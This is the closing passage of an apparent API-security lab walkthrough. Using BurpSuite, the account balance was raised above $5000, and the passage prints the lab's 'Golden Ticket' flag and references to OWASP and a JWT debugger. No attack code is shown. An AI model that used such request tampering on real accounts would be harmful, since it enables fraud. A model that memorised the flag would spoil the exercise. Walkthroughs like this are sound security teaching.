
Click on the Get Balance button to get the updated balance.

**Note:** Turn off the interception mode in BurpSuite for all future requests.



Notice that the balance has been successfully updated.

Since the balance is now greater than \$5000, the Golden Ticket could be retrieved:



**Golden Ticket:** THIS\_IS\_THE\_GOLDEN\_TICKET\_38b49a96e8d03fbef89bb3f6b05d3cc

## References:

1. OWASP API Security ([https://www.owasp.org/index.php/OWASP\\_API\\_Security\\_Project](https://www.owasp.org/index.php/OWASP_API_Security_Project))

- 
2. JWT debugger (<https://jwt.io/#debugger-io>)